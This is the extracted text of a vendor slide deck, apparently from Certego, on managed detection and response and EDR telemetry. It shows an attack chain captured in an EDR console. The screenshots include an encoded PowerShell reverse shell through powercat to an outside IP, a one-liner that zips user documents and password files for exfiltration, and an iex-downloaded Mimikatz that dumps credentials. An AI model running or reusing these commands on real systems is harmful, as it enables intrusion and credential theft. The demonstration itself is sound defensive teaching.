

Next-Generation MDR e Telemetria: best practice di protezione avanzata

Alessandro Di Carlo, Forensics & Product Manager, Certego S.r.l.

14-15-16 marzo 2023 orario 14.00-14.40







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- CONTRIBUTOR (ANALYST & REVIEWER) AT THEDFIRREPORT
- 3X SANS LETHAL FORENSICATOR
- GCFA GIAC CERTIFIED FORENSIC ANALYST
- **GASF** GIAC ADVANCED SMARTPHONE FORENSICS





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certego

Who is Certego?

2013 – Foundation: since then, we have been focused on :

Cloud Delivered Managed Detection & Response Services (MDR) based on property (traduzione corretta?) Security Orchestration Platform for Incident Response Coordination and Threat Intelligence.










Kill Chain – A Red Team Perspective
















Command channel for remote manipulation of target's system

Exfiltration, gathering information, ...



Active Breach








Hours to Months







Endpoint Detection & Response







ertego

Endpoint Detection & Response

Process Analysis & Timeline

Continuous Monitoring

Custom Signatures

Scalable

Response capabilities






















































































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
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












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
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Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

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


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






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






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






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




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




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PROCESS ANALYSIS










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PROCESS ANALYSIS







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powershell.	exe			childproc scriptload	2	> 12:40:37 19, 2022		crossproc	This proce 0775ed05
puppy_phot	oexe.png 🕂		-	+ Domain		> 12:40:37 19, 2022		crossproc	This proce 34a25fe86
puppy_phot	oexe.png +	_	-	+ Filemod + Regmod		> 12:40:37 19, 2022		childproc	Invoked: c
puppy_phot	oexe.png -	🔅 cm	nd.exe -	+ Modload (3) + Crossproc (6)		> 12:40:37 19, 2022		crossproc	This proce d5829446
puppy_phot	roexe.png		-	+ Childproc (2)		> 12:40:37 19, 2022		crossproc	This proce 5c54623d)
repux.exe	1		-	+ Sensor Action	the set	> 12:40:37		modload	Loaded: [c
			-	Application Pro Local IPv4	00001	19, 2022			
			-	+ Local IPv4 + Remote IPv4		> 12:40:37 19, 2022		modload	Loaded: [o
				+ Local IPv6		> 12:40:37		modload	Loaded: [c
				+ Remote IPv6		19, 2022			
				+ Remote Port		✓ 12:40:37 19, 2022		scriptload	The script
			-	Device Name Netconn Action	1	Scriptload C	ontent:		
			-			SHA-256: MD5: PID:			3a5d7b49f2abb65 39843d56a824798





	Take Action 🖂	
ention	More	

Jsers\admin\AppData\Local\Temp\7zSB9DA.tmp\content.bat" " 🗗

cess opened a handle with change rights to process c:\program files\confer\reputils.exe (7d1a4bcb39ed73c4365b91da4a11a4ae88bd65b4c5e76c7 D55cdd65e29)

cess opened a handle with change rights to process c:\windows\system32\svchost.exe (0ad27dc6b692903c4e129b1ad75ee8188da4b9ce34c309fec 86fb176d)

: c:\windows\system32\conhost.exe (a17e289f2060717be4e5fa53e7fdc1167acda77995abb85a6d5829446ff36175)

cess opened a handle with change rights to process c:\windows\system32\conhost.exe (a17e289f2060717be4e5fa53e7fdc1167acda77995abb85a6 46ff36175)

cess opened a handle with change rights to process c:\windows\explorer.exe (74b535bbe2b44941645812d38947e1048cbe1518fa4b711383354298

[c:\windows\syswow64\ctiuser.dll] (59473005afe5bf424ce2dba8fd3c9182ca5905c69f0524987b383f2e680933b3)


[c:\windows\syswow64\fltlib.dll] (ca3cb400e1b7d7548c349f3663a337f17f8007cc7ab2505dd4cfb0208a89247c)

[c:\windows\syswow64\cmdext.dll] (047bb3c1cbf3d7f8aa05764d53fae58bd96b6e14a5cf11e03ea5449521095caf)

ot c:\users\admin\appdata\local\temp\7zsb9da.tmp\content.bat was loaded.

55430b8550c9e437b9ac4d1b59e6692d03668e 987b94f












Take Action

Off-premises	🤻 no	prevention	More
	>>		
	powersh	nell.exe	
	Ve un	wershell Start-Proo rb runas -Windows nentList '-NoProfile and','SQBFAFgAIAA	tyle hidden -Arg ','-EncodedCom
	Run by DE	SKTOP-6V2K2I8\ad	lmin
		::\windows\syswow nell\v1.0\powershe	
_	MD5 b	c4535f575200446	e698610c00e148
		8e1993beb7b2d90 159afd3e574825c	
			🗋 Binary Det
	REPUTATIO	ON 💿	
•	Effective	TRUSTED_WI 12:40:42 pm O	_
	Cloud (Initia	I) TRUSTED_WI 12:45:17 pm Oc	
	Cloud (Curre	ent) TRUSTED_Wi 3:36:01 pm Oct	_
	PID	9276	
	Start time	12:40:37 pm Oct 1	9, 2022
	Process Acc	ess Control 🧿	
	Elevated		
	Integrity	Medium	
	Privileges	SeChangeNotifyPri	vilege

Certego









Take Action Off-premises More powershell.exe CMD powershell Start-Process powershell -Verb runas -WindowStyle hidden -Arg umentList '-NoProfile','-EncodedCom mand','SQBFAFgAIAAoAE4AZQB3AC... Run by DESKTOP-6V2K2I8\admin c:\windows\syswow64\windowspowe Path hell\v1.0\powershell.exe MD5 bc4535f575200446e698610c00e1483 SHA-256 88e1993beb7b2d9c3a9c3a026dc8d0 0159afd3e574825c23a34b917ca6112 🗋 Binary Det **REPUTATION** ⑦ Effective TRUSTED WHITE LIST 12:40:42 pm Oct 19, 2022 Cloud (Initial) TRUSTED_WHITE_LIST 12:45:17 pm Oct 19, 2022 Cloud (Current) TRUSTED_WHITE_LIST 3:36:01 pm Oct 20, 2022 PID 9276 Start time 12:40:37 pm Oct 19, 2022 Process Access Control (?) Elevated --Integrity Medium Privileges SeChangeNotifyPrivilege

Lcertego

Primary Process puppy_photoexe.png	Selected Process powershell.exe	12:40:42 pm Oct 19, 2022 powershell Start-Process powershell -Verb runas -WindowStyle hidden -ArgumentList '-NoProfile','-EncodedCommar QAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBIAGIAYwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZAB1 AvAHIAYQB3AC4AZwBpAHQAaAB1AGIAdQBzAGUAcgBjAG8AbgB0AGUAbgB0AC4AYwBvAG0ALwBiAGUAcwBpAG0Ab ALwBtAGEAcwB0AGUAcgAvAHAAbwB3AGUAcgBjAGEAdAAuAHAAcwAxACcAKQA7AHAAbwB3AGUAcgBjAGEAdAAgAC
CMD Line		
bQAuAE4AZQB0AC4A AcgBjAG8AbgB0AGUA	/wBIAGIAYwBsAGkA bgB0AC4AYwBvAG0/	runas -WindowStyle hidden -ArgumentList '-NoProfile','-EncodedCommand','SQBF/ ZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0/ ALwBiAGUAcwBpAG0AbwByAGgAaQBuAG8ALwBwAG8AdwBlAHIAYwBhAHQALwBt)AYwAgADUANAAuADEANQA0AC4ANQA4AC4AMQAyACAALQBwACAAMQAzADMAN
Key Indicators ⑦	Form	attad RowerShell Script
identities Start-Process, powershel strings	1 S A A	atted PowerShell Script tart-Process powershell -Verb runas -WindowStyle hidden -ArgumentList '-N SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AV ZwAoACcAaAB0AHQAcABzADoALwAvAHIAYQB3AC4AZwBpAHQAaAB1AGIAdQBzAGUAcgBjAG8Ab dwBlAHIAYwBhAHQALwBtAGEAcwB0AGUAcgAvAHAAbwB3AGUAcgBjAGEAdAAuAHAAcwAxACcAK MQAyACAALQBwACAAMQAzADMANwAgAC0AZQAgAHAAbwB3AGUAcgBzAGgAZQBsAGwA'
securityhealth	nsystray.e	
		34





and','SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBJAH BTAHQAcgBpAG4AZwAoACcAaAB0AHQAcABzADoALw AbwByAGgAaQBuAG8ALwBwAG8AdwBIAHIAYwBhAHQ AC0AYwAgADUANAAuADEANQA0AC4ANQA4AC4AMQ...

Take Action

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FAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUA OAHQAcABzADoALwAvAHIAYQB3AC4AZwBpAHQAaAB1AGIAdQBzAGU tAGEAcwB0AGUAcgAvAHAAbwB3AGUAcgBjAGEAdAAuAHAAcwAxACc NwAgAC0AZQAgAHAAbwB3AGUAcgBzAGgAZQBsAGwA'

NoProfile', '-EncodedCommand', VwBlAGIAYwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4 bgB0AGUAbgB0AC4AYwBvAG0ALwBiAGUAcwBpAG0AbwByAGgAaQBuAG8ALwBwAG8 KQA7AHAAbwB3AGUAcgBjAGEAdAAgAC0AYwAgADUANAAuADEANQA0AC4ANQA4AC4

> Integrity Medium Privileges SeChangeNotifyPrivilege

Primary Process	Selected Process	12:40:42 pm Oct 19, 2022
puppy_photoexe.png	powershell.exe	powershell Start-Process powershell -Verb runas -WindowStyle hidden -ArgumentList '-NoProfile','-EncodedCommand QAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBIAGIAYwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAI AvAHIAYQB3AC4AZwBpAHQAaAB1AGIAdQBzAGUAcgBjAG8AbgB0AGUAbgB0AC4AYwBvAG0ALwBiAGUAcwBpAG0Abwl ALwBtAGEAcwB0AGUAcgAvAHAAbwB3AGUAcgBjAGEAdAAuAHAAcwAxACcAKQA7AHAAbwB3AGUAcgBjAGEAdAAgAC0/
CMD Line		
bQAuAE4AZQB0AC4A AcgBjAG8AbgB0AGUA	VwBIAGIAYwBsAGkA bgB0AC4AYwBvAG0/	o runas -WindowStyle hidden -ArgumentList '-NoProfile','-EncodedCommand','SQBFAF ZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AF ALwBiAGUAcwBpAG0AbwByAGgAaQBuAG8ALwBwAG8AdwBIAHIAYwBhAHQALwBtA0 0AYwAgADUANAAuADEANQA0AC4ANQA4AC4AMQAyACAALQBwACAAMQAzADMANv
BwAG8AdwB1AHIAYwBhAHQALwBtAGEA	cwB0AGUAcgAvAHAAbwB3	4AZQBØAC4AVwBlAGIAYwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB AGUAcgBjAGEAdAAuAHAAcwAxACcAKQA7AHAAbwB3AGUAcgBjAGEAdAAgACØAYwAgADUANAAuADEANQAØAC4AN
Script Insights	g(`https://raw.github	<pre>busercontent.com/besimorhino/powercat/master/powercat.ps1');powercat -c 54.154.58.12</pre>
Key Indicators ⑦	Form	atted PowerShell Script
identities	15	tart-Process powershell -Verb runas -WindowStyle hidden -ArgumentList '-No
Start-Process, powershel		SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVw

35

AMQAyACAALQBwACAAMQAzADMANwAqAC0AZQAqAHAAbwB3AGUAcqBzAGqAZQBsAGwA '



lew-Object Syste

strings

securityhealthsystray.e..



and','SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBJAH BTAHQAcgBpAG4AZwAoACcAaAB0AHQAcABzADoALw AbwByAGgAaQBuAG8ALwBwAG8AdwBIAHIAYwBhAHQ AC0AYwAgADUANAAuADEANQA0AC4ANQA4AC4AMQ...

Take Action

Х

FAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUA DAHQAcABzADoALwAvAHIAYQB3AC4AZwBpAHQAaAB1AGIAdQBzAGU tAGEAcwB0AGUAcgAvAHAAbwB3AGUAcgBjAGEAdAAuAHAAcwAxACc NwAgAC0AZQAgAHAAbwB3AGUAcgBzAGgAZQBsAGwA'

aAB0AHQAcABzADoALwAvAHIAYQB3AC4AZwBpAHQAaAB1AGIAdQBzAGUAcgBjAG8AbgB0AGUAbgB0AC4AYwBvAG0ALwBiAG 4ANQA4AC4AMQAyACAALQBwACAAMQAzADMANwAgAC0AZQAgAHAAbwB3AGUAcgBzAGgAZQBsAGwA | base64 -d 12 -p 1337 -e powershell

Start-Process powershell -Verb runas -WindowStyle hidden -ArgumentList '-NoProfile', '-EncodedCommand', 'SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAYwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4 AZwAoACcAaAB0AHQAcABzADoALwAvAHIAYQB3AC4AZwBpAHQAaAB1AGIAdQBzAGUAcgBjAG8AbgB0AGUAbgB0AC4AYwBvAG0ALwBiAGUAcwBpAG0AbwByAGgAaQBuAG8ALwBwAG8 AdwBlAHIAYwBhAHQALwBtAGEAcwB0AGUAcgAvAHAAbwB3AGUAcgBjAGEAdAAuAHAAcwAxACcAKQA7AHAAbwB3AGUAcgBjAGEAdAAgAC0AYwAgADUANAAuADEANQA0AC4ANQA4AC4

> Integrity Medium Privileges SeChangeNotifyPrivilege



Credential Access – Red Team perspective

Setup

Started reverse TCP handler on 0.0.0.0:1337 [*] Powershell session session 13 opened (10.0.0.6:1337 -> 88.38.197.251:58296) at 2022-10-19 16:37:41 +0000

PS C:\Windows\system32>

PS C:\Windows\system32> \$env:APPDATA;\$files=ChildItem -Path \$env:USERPROFILE\ -Include *.doc,*.xps,*.xls,*.ppt,*.pps,*.wps,*.wpd,*.ods,*.odt,*.lwp,*.jtd,*.pdf,*.zip,*.ra r,*.docx,*.url,*.xlsx,*.pptx,*.ppsx,*.pst,*.ost,*psw*,*pass*,*login*,*admin*,*sifr*,*sifer*,*vpn,*.jpg,*.txt,*.lnk -Recurse -ErrorAction SilentlyContinue | Select -Expan dProperty FullName; Compress-Archive -LiteralPath \$files -CompressionLevel Optimal -DestinationPath \$env:APPDATA\working.zip -Force \$env:APPDATA;\$files=ChildItem -Path \$env:USERPROFILE\ -Include *.doc,*.xps,*.xls,*.ppt,*.pps,*.wps,*.wpd,*.ods,*.odt,*.lwp,*.jtd,*.pdf,*.zip,*.rar,*.docx,*.url,*.xlsx,*. pptx,*.ppsx,*.pst,*.ost,*psw*,*pass*,*login*,*admin*,*sifr*,*sifer*,*vpn,*.jpg,*.txt,*.lnk -Recurse -ErrorAction SilentlyContinue | Select -ExpandProperty FullName; Comp ress-Archive -LiteralPath \$files -CompressionLevel Optimal -DestinationPath \$env:APPDATA\working.zip -Force C:\Users\admin\AppData\Roaming PS C:\Windows\system32> cd \$env:APPDATA

- cd \$env:APPDATA
- PS C:\Users\admin\AppData\Roaming> ls
- ls

Directory: C:\Users\admin\AppData\Roaming

Mode	LastW	riteTime	Length	Name	
d	4/27/2022	9:37 AM		Adobe	
d s -	10/18/2022	7:26 AM		Microsoft	
d	10/19/2022	8:15 AM		Mozilla	
d	10/18/2022	7:02 AM		Skype	
d	10/18/2022	6:09 AM		Thunderbird	
d	4/28/2022	7:52 AM		Visual Studio	S
d	10/19/2022	5:52 AM		working	
-a	10/19/2022	9:38 AM	645498	working.zip	







Started reverse TCP handler on 0.0.0.0:1337

[*] Powershell session session 13 opened (10.0.0.6:1337 -> 88.38.197.251:58296) at 2022-10-19 16:37:41 +0000

PS C:\Windows\svstem32>

PS C:\Windows\system32> \$env:APPDATA;\$files=ChildItem -Path \$env:USERPROFILE\ -Include *.doc,*.xps,*.xls,*.ppt,*.pps,*.wps,*.wpd,*.ods,*.odt,*.lwp,*.jtd,*.pdf,*.zip,*.ra r,*.docx,*.url,*.xlsx,*.pptx,*.ppsx,*.pst,*.ost,*psw*,*pass*,*login*,*admin*,*sifr*,*sifer*,*vpn,*.jpg,*.txt,*.lnk -Recurse -ErrorAction SilentlyContinue | Select -Expan dProperty FullName; Compress-Archive -LiteralPath \$files -CompressionLevel Optimal -DestinationPath \$env:APPDATA\working.zip -Force \$env:APPDATA;\$files=ChildItem -Path \$env:USERPROFILE\ -Include *.doc,*.xps,*.xls,*.ppt,*.pps,*.wps,*.wpd,*.ods,*.odt,*.lwp,*.jtd,*.pdf,*.zip,*.rar,*.docx,*.url,*.xlsx,*. pptx,*.ppsx,*.pst,*.ost,*psw*,*pass*,*login*,*admin*,*sifr*,*sifer*,*vpn,*.jpg,*.txt,*.lnk_-Recurse_-ErrorAction SilentlyContinue | Select -ExpandProperty FullName; Comp ress-Archive -LiteralPath \$files -CompressionLevel Optimal -DestinationPath \$env:APPDATA\working.zip -Force

C:\Users\admin\AppData\Roaming

PS C:\Windows\system32> cd \$env:APPDATA

cd \$env:APPDATA

- PS C:\Users\admin\AppData\Roaming> ls
- ls


Directory: C:\Users\admin\AppData\Roaming

Mode	LastWr	riteTime	Length	Name	
d	4/27/2022	9:37 AM		Adobe	
d s -	10/18/2022	7:26 AM		Microsoft	
d	10/19/2022	8:15 AM		Mozilla	
d	10/18/2022	7:02 AM		Skype	
d	10/18/2022	6:09 AM		Thunderbird	
d	4/28/2022	7:52 AM		Visual Studio	Setu
d	10/19/2022	5:52 AM		working	
-a	10/19/2022	9:38 AM	645498	working.zip	











cat passwords.txt MyPasswordIsVerySafe





PS C:\Users\admin\AppData\Roaming\working> ls

Directory: C:\Users\admin\AppData\Roaming\working

Last	√riteTi	me
4/27/2022	3:58	PM
4/27/2022		PM
.0/18/2022	12:07	AM
4/11/2022	1:00	AM
0/18/2022	9:08	AM
4/27/2022	9:37	AM
4/27/2022	9:37	AM
.0/23/2021	6:24	PM
2/16/2022	9:17	PM
.0/23/2021	6:24	PM
8/15/2021	2:20	AM
4/28/2022	8:23	AM
.0/23/2021	6:24	PM
.0/19/2022	1:10	AM
.0/18/2022	12:23	AM
7/5/2016	4:53	PM
7/5/2016		PM
11/6/2007		AM
12/7/2011		AM
.0/23/2021		PM
4/28/2022	8:25	AM

1			
	Length	Name	*.zip,*.r
	43008	#3D2B2892.doc	.ect -Expa
	25600	#6ED9A79E.xls	
	62535	#DAA0AAFC.pptx	.,*.xlsx,*
		#FF8C405C.jpg	Name; Com
		\$19E6FD36.xls	
		\$20E43177.jpg	
		\$38E719B9.pptx	
		\$8DF3E5F2.doc	
		Bing.url	
	41	commithash.txt	
	89	compress.txt	
	494	Desktop.lnk	
	939	Downloads.lnk	
	103952	errordb.txt	
	7490	Eula.txt	
	2770	exceptiondb.txt	
	35500	license.txt	
	1262	<pre>notepad++ - Shortcut.lnk</pre>	
	109210	ntstatusdb.txt	
	20	passwords.txt	
	252916	PicturesHK Skyline.jpg	
	149664	pspasswd.exe	
		pspasswd64.exe	
		psversion.txt	
		readme.txt	
		winconstants.txt	
	1522	x64dbg - Shortcut.lnk	

PS C:\Users\admin\AppData\Roaming\working> cat passwords.txt



PS C:\Users\admin\AppData\Roaming\working> cmd cmd

Microsoft Windows [Version 10.0.22000.1098] (c) Microsoft Corporation. All rights reserved.

C:\Users\admin\AppData\Roaming\working>%SystemRoot%\sysnative\WindowsPowerShell\v1.0\powershell.exe %SystemRoot%\sysnative\WindowsPowerShell\v1.0\powershell.exe Windows PowerShell Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\admin\AppData\Roaming\working> iex (new-object system.net.webclient).Downloadstring('https://raw.githubusercontent.com/HernanRodriguez1/MimikatzFUD/main/Invo ke-M1m1fud2.ps1') ; Invoke-M1m1fud iex (new-object system.net.webclient).Downloadstring('https://raw.githubusercontent.com/HernanRodriguez1/MimikatzFUD/main/Invoke-M1m1fud2.ps1') ; Invoke-M1m1fud

mimikatz 2.2.0 (x64) #19041 Aug 10 2021 02:01:23 .#####. .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com) > https://blog.gentilkiwi.com/mimikatz ## \ / ## (vincent.letoux@gmail.com) Vincent LE TOUX '## v ##' > https://pingcastle.com / https://mysmartlogon.com ***/ '#####'

mimikatz # sekurlsa::logonPasswords full

Authentication Id : 0 ; 4012942 (00000000:003d3b8e) : RemoteInteractive from 3 Session User Name : admin Domain : DESKTOP-6V2K2I8 Logon Server : DESKTOP-6V2K2I8









PS C:\Users\admin\AppData\Roaming\working> cmd cmd

Microsoft Windows [Version 10.0.22000.1098] (c) Microsoft Corporation. All rights reserved.

C:\Users\admin\AppData\Roaming\working>%SystemRoot%\sysnative\WindowsPowerShell\v1.0\powershell.exe %SystemRoot%\sysnative\WindowsPowerShell\v1.0\powershell.exe Windows PowerShell Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\admin\AppData\Roaming\working> iex (new-object system.net.webclient).Downloadstring('https://raw.githubusercontent.com/HernanRodriguez1/MimikatzFUD/main/Invo ke-M1m1fud2.ps1') ; Invoke-M1m1fud iex (new-object system.net.webclient).Downloadstring('https://raw.githubusercontent.com/HernanRodriguez1/MimikatzFUD/main/Invoke-M1m1fud2.ps1') ; Invoke-M1m1fud

mimikatz 2.2.0 (x64) #19041 Aug 10 2021 02:01:23 .#####. .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com) > https://blog.gentilkiwi.com/mimikatz ## \ / ## (vincent.letoux@gmail.com) Vincent LE TOUX '## v ##' > https://pingcastle.com / https://mysmartlogon.com ***/ '#####'

mimikatz # sekurlsa::logonPasswords full

Authentication Id : 0 ; 4012942 (00000000:003d3b8e) Session : RemoteInteractive from 3 User Name : admin Domain : DESKTOP-6V2K2I8 Logon Server : DESKTOP-6V2K2I8









1 4001101 4	
ssp :	
credman :	
cloudap :	
Authentication Id :	0 ; 4012911 (00000000:003d3b6f)
	RemoteInteractive from 3
User Name :	
	DESKTOP-6V2K2I8
Logon Server :	
	10/18/2022 12:06:59 AM
	S-1-5-21-4045837714-3747679371-2
msv :	
[00000003]	Primary
* Username	그는 것 같은 것 같
* Domain	: DESKTOP-6V2K2I8
	: 2b576acbe6bcfda7294d6bd18041b8
	: e30d1c18c56c027667d35734660751
tspkg :	
wdigest :	
* Üsername	: admin
* Domain	: DESKTOP-6V2K2I8
* Password	: (null)
kerberos :	
* Username	: admin
* Domain	: DESKTOP-6V2K2I8
* Password	: Password123!
ssp :	T
credman :	I
cloudap :	








2441278230-1001

Bfe 1dc80203354









REPUTAT	
	<u> </u>
Cloud (Initi	al) TRUSTED_WHITE_LIST 11:59:38 am Oct 20, 2022
Cloud (Cur	
PID Start time	6760 11:48:50 am Oct 20, 2022
	ccess Control (?)
Elevated	True
Integrity Privileges	High SeChangeNotifyPrivilege SeCreateGlobalPrivilege SeImpersonatePrivilege
Signed	Microsoft Windows
Product	Microsoft® Windows® Operating System
CA	Microsoft Windows Production PCA 2011
Publisher	Microsoft Windows
3 reports 3	Rhits
	Search Guid
	Search
	PID Start time Process Ad Elevated Integrity Privileges Signed Product CA Publisher

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Primary Process powershell.exe					
	svchost.exe				
FILTERS Clea	y overshell.ex powershell.ex powershell x y overshell.ex y overshell x y overshell x y overshell x				
— Type (7)	Q seurcii				
Q search					
		ТҮРЕ	EVENT		
filemod 1	8 > 11:48:53 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.		
crossproc	5 > 11:48:53 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.		
	· · · · · · · · · · · · · · · · · · ·	fileless_scriptload	The application contains indirect file activity.		
	SHA-256: 593a3736c				
+ Modload					
+ Crossproc	> 11:49:08 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.		
+ Childproc	> 11:49:09 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.		
— Application Protoco	ol > 11:49:12 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.		
+ Local IPv4	> 11:49:17 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.		
+ Remote IPv4					
+ Local IPv6	> 11:49:17 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.		
+ Remote IPv6	> 11:49:17 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.		
+ Remote Port	> 11:49:17 am Oct 20, 2022	fileless scriptload	The application contains indirect file activity		
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	Take Action 🔗
CA Micros	soft Windows ction PCA 2011 soft Windows
1 report, 1 hit	
AMSI - Exfiltration	n - Compression 1 hit
	Search Guide

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Primary Process powershell.exe		9:08 am Oct 20, 2022 vershell" 💋		
	svchost.exe			
FILTERS Cle	ar «			
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	78 > 11:48:53 am Oct 20), 2022 fileless_scriptload	The ap	plication contains indirect file activity.
crossproc	5 > 11:48:53 am Oct 20), 2022 fileless_scriptload	The ap	plication contains indirect file activity.
regmod + Domain	4 ▼ 11:49:04 am Oct 20), 2022 fileless_scriptload	The ap	plication contains indirect file activity.
+ Filemod		w:APPDATA;\$files=ChildItem -Path a3736cb64b110e276f1585df302f0		CFILE\ -Include *.doc,*.xps,*.xls 🗗
+ Regmod	Script Length: 445 PID: 102	j	200000000	95df67d69bdb5f6b118dc0
+ Modload	102			
+ Crossproc	> 11:49:08 am Oct 20	, 2022 fileless_scriptload	The	
+ Childproc	> 11:49:09 am Oct 20), 2022 fileless_scriptload	The	Scriptload Content
+ Sensor Action		, 2022 meless_scriptiond		
— Application Protoc	ol > 11:49:12 am Oct 20	, 2022 fileless_scriptload	The	May contain malicious content
+ Local IPv4	> 11:49:17 am Oct 20), 2022 fileless_scriptload	The	<pre>\$env:APPDATA;\$files=ChildItem -Path \$env:USERPROFILE\ -Include *.doc,*.xps,*.xls, sw*,*pass*,*login*,*admin*,*sifr*,*sifer*,*vpn,*.jpg,*.txt,*.lnk -Recurse -ErrorActio</pre>
+ Remote IPv4				el Optimal -DestinationPath \$env:APPDATA\working.zip -Force
+ Local IPv6	> 11:49:17 am Oct 20), 2022 fileless_scriptload	The	
+ Remote IPv6	> 11:49:17 am Oct 20	, 2022 fileless_scriptload	The	
+ Remote Port				
- Device Name	> 11:49:17 am Oct 20), 2022 fileless_scriptload	The ap	plication contains mullect me activity.





CA Microsoft Windows Production PCA 2011 Publisher Microsoft Windows 1 report, 1 hit AMSI - Exfiltration - Compression 1 of Data hit Search Guide	CA Microsoft Windows Production PCA 2011
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AMSI - Exfiltration - Compression 1 of Data hit	Publisher Microsoft Windows
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
-	ted Process 11:59:08 am Oct 20, 2022 Vershell.exe "powershell" 🕗
— Application Protocol	> 11:49:12 am Oct 20, 2022 fileless_scriptload The application contains indirect file activity.
+ Local IPv4	> 11:49:17 am Oct 20, 2022 fileless_scriptload The application contains indirect file activity.
+ Remote IPv4	> 11:49:17 am Oct 20, 2022 fileless_scriptload The application contains indirect file activity.
+ Local IPv6	
+ Remote IPv6 + Remote Port	> 11:49:17 am Oct 20, 2022 fileless_scriptload The application contains indirect file activity.
- Device Name	> 11:49:17 am Oct 20, 2022 fileless_scriptioad The application contains indirect file activity.
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	> 11:49:19 am Oct 20, 2022 fileless_scriptload The application contains indirect file activity.
	 11:49:21 am Oct 20, 2022 fileless_scriptload The application contains indirect file activity.
	Fileless Script: cd working 2 SHA-256: 039565a048da487e74ebd29e3dfe4003315fc36c74b6eea78858c39b4879b460 Script Length: 10 PID: 10224
	V 11:49:27 am Oct 20, 2022 fileless_scriptload The application contains indirect file activity.
	Fileless Script:cat passwords.txt 2SHA-256:c97209122a935421da0a157e42a1dc48b5fbf0e220a8108a02c1b115d835ad9fScript Length:17PID:10224
	> 11:49:30 am Oct 20 2022 fileless_scriptload The application contains indirect file activity.
	Showing 1-21 of 21





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




		Take Action ~
Cloud (Initi	ial)	TRUSTED_WHITE_LIST
		12:01:42 pm Oct 20, 2022
Cloud (Cur	rent)	TRUSTED_WHITE_LIST 3:02:32 pm Oct 20, 2022
PID	825	б
Start time	11:4	9:39 am Oct 20, 2022
Process A	ccess	Control 🕐
Elevated	True	
Integrity	High	
Privileges	SeCr	nangeNotifyPrivilege reateGlobalPrivilege 🖉 ebugPrivilege
Signed	Micr	osoft Windows
Product		osoft® Windows® rating System
CA		osoft Windows luction PCA 2011
Publisher	Micr	osoft Windows
	6 hits	

Search Guide









3:02:32 pm Oct 20, 2022 D 8256 art time 11:49:39 am Oct 20, 2022 ocess Access Control ⑦ evated True High ivileges SeChangeNotifyPrivilege SeDebugPrivilege gned Microsoft Windows oduct Operating System		TRUSTED_WHITE_LIS 12:01:42 pm Oct 20, 202
art time 11:49:39 am Oct 20, 2022 ocess Access Control ⑦ evated True High ivileges SeChangeNotifyPrivilege SeDebugPrivilege gred Microsoft Windows oduct Microsoft Windows Microsoft Windows Production PCA 2011 iblisher Microsoft Windows		
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Certego – PanOptikon Platform

THREAT INTELLIGENCE MODULES

DETECTION MODULES	DARK WEB SCANNER
NETWORK DETECTION Raw traffic & Logs	EARLY WARNING CVE Alert
ENDPOINT DETECTION Process monitoring	TARGETED CYBER THREAT INTELLIGENCE
NATIVE CLOUD PROTECTION laaS & SaaS	THREAT INTEL IOC FEEDS
CONTINUOUS VULNERABILITY ASSESSMENT	THREAT INTEL CONSOLE



PanOptikon® Security Orchestration Automation & Response Platform

DETECT – VALIDATE - RESPOND







CUSTOMER




TACTICAL RESPONSE - ENDPOINT

TACTICAL RESPONSE - NETWORK

RESPONSE MODULES

Monthly Incident Rate



Monthly Alert Rate

0 7



Latest opened Tickets

4	Critical Vulnerability Found in Microsoft Exchange Server - CVE 2020-0688 #KS2JEIZH	·
4	Remote Command Execution su RDP - CVE-2020-0609 e CVE- 2020-0610 #KW21376U	\rightarrow
4	CVE-2019-19781 - Remediation per eventuali Citrix esposti #WRJ45KM9	\rightarrow
	Show all open tickets (5)	

Incomplete Tasks

4	Critical Vulnerability Found in Microsoft Exchange Server - CVE- 2020-0688 Info Gathering: <i>Provide Additional Information</i>
4	Critical Vulnerability Found in Microsoft Exchange Server - CVE- 2020-0688 Info Gathering: Verify Configuration
4	Critical Vulnerability Found in Microsoft Exchange Server - CVE- 2020-0688 - Containment: Vulnerability Patch
	1 2 3


Sensor Metrics





Monthly Efficiency Rate

Ticket recap



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100% 7

1M 3M 6M 1y

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Stark Industries **Pit**



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
BLACK

[EARLY STAGE] Presenza di malware Trickbot su host interno DE-14820

